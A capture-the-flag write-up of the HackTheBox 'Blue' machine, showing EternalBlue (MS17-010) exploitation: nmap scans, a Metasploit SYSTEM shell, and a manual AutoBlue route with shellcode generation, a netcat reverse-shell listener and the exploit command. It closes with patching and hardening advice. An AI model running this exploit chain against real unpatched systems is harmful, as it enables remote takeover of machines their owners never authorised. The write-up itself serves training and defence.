Introduction
Blue is a Windows machine on HackTheBox that’s vulnerable to EternalBlue (MS17-010) the same exploit used in the devastating WannaCry ransomware attack in 2017. This box is a great introduction to exploiting SMB vulnerabilities and understanding why patching is critical.
- Difficulty: Easy
- OS: Windows
- Skills: SMB enumeration, EternalBlue exploitation
Reconnaissance
Nmap Scan
Started with a standard nmap scan to identify open ports and services:
nmap -sC -sV -Pn 10.129.4.126
Key findings:
| Port | Service | Version |
|---|---|---|
| 135 | MSRPC | Microsoft Windows RPC |
| 139 | NetBIOS | Microsoft Windows netbios-ssn |
| 445 | SMB | Windows 7 Professional 7601 SP1 |
The target is running Windows 7 Professional SP1 with SMB exposed. This immediately made me think of EternalBlue.
Vulnerability Assessment
Checking for MS17-010
I used nmap’s SMB vulnerability script to confirm the target is vulnerable:
nmap --script smb-vuln-ms17-010 -p 445 10.129.4.126

The scan confirmed:
- State: VULNERABLE
- CVE: CVE-2017-0143
- Risk Factor: HIGH
This is EternalBlue, a critical remote code execution vulnerability in Microsoft’s SMBv1 implementation.
What is EternalBlue?
EternalBlue (MS17-010) is a vulnerability in Microsoft’s implementation of the Server Message Block (SMB) protocol. Key facts:
| Aspect | Details |
|---|---|
| Discovered by | NSA (leaked by Shadow Brokers in 2017) |
| CVE | CVE-2017-0143 through CVE-2017-0148 |
| Impact | Remote code execution with SYSTEM privileges |
| Famous for | Used in WannaCry and NotPetya ransomware |
The vulnerability exists in how SMBv1 handles certain requests, allowing an attacker to execute arbitrary code in kernel mode.
Exploitation
Using Metasploit
For this box, I used Metasploit’s EternalBlue module:
meterpreter > shell
Process 2528 created.
Channel 1 created.

C:\Windows\system32>whoami
nt authority\system

The exploit:
- Confirmed the target is vulnerable
- Performed pool grooming (12 groom allocations)
- Sent the exploit packet
- ETERNALBLUE overwrite completed successfully!
- Returned a Meterpreter shell
Post-Exploitation
SYSTEM Access
Once the exploit completed, I had a Meterpreter session. I dropped into a shell to verify access:
meterpreter > shell
Process 2528 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

We have SYSTEM access! This is the highest privilege level on a Windows machine.
Alternative: Manual Exploitation (No Metasploit)
For OSCP practice, I also exploited this manually using AutoBlue:
1. Clone AutoBlue
git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
cd AutoBlue-MS17-010
pip install impacket
2. Generate Shellcode
cd shellcode
./shell_prep.sh
Enter your IP and port when prompted.
3. Set Up Listener
nc -lvnp 4444
4. Run Exploit
python3 eternalblue_exploit7.py 10.129.4.126 shellcode/sc_x64.bin
Key Takeaways
Why This Vulnerability is Critical
- No authentication required — Attacker only needs network access to port 445
- Remote code execution — Full control from across the network
- SYSTEM privileges — Highest possible access on Windows
- Wormable — Can spread automatically (like WannaCry did)
Defensive Measures
| Action | Priority |
|---|---|
| Disable SMBv1 | High |
| Apply MS17-010 patch | Critical |
| Block port 445 at firewall | High |
| Network segmentation | Medium |
| Regular patching schedule | Ongoing |
Lessons Learned
- Always check for known vulnerabilities — A simple nmap script identified this critical flaw
- Understand the exploit — EternalBlue targets kernel memory, giving SYSTEM access
- Manual exploitation matters — Metasploit is easy, but understanding the manual process is valuable for OSCP and real-world scenarios
- Patching is critical — This vulnerability was patched in March 2017, yet unpatched systems still exist
Resources
Tools Used
- Nmap
- Metasploit Framework
- AutoBlue-MS17-010
- Netcat
This writeup is for educational purposes. Only test on systems you have permission to access.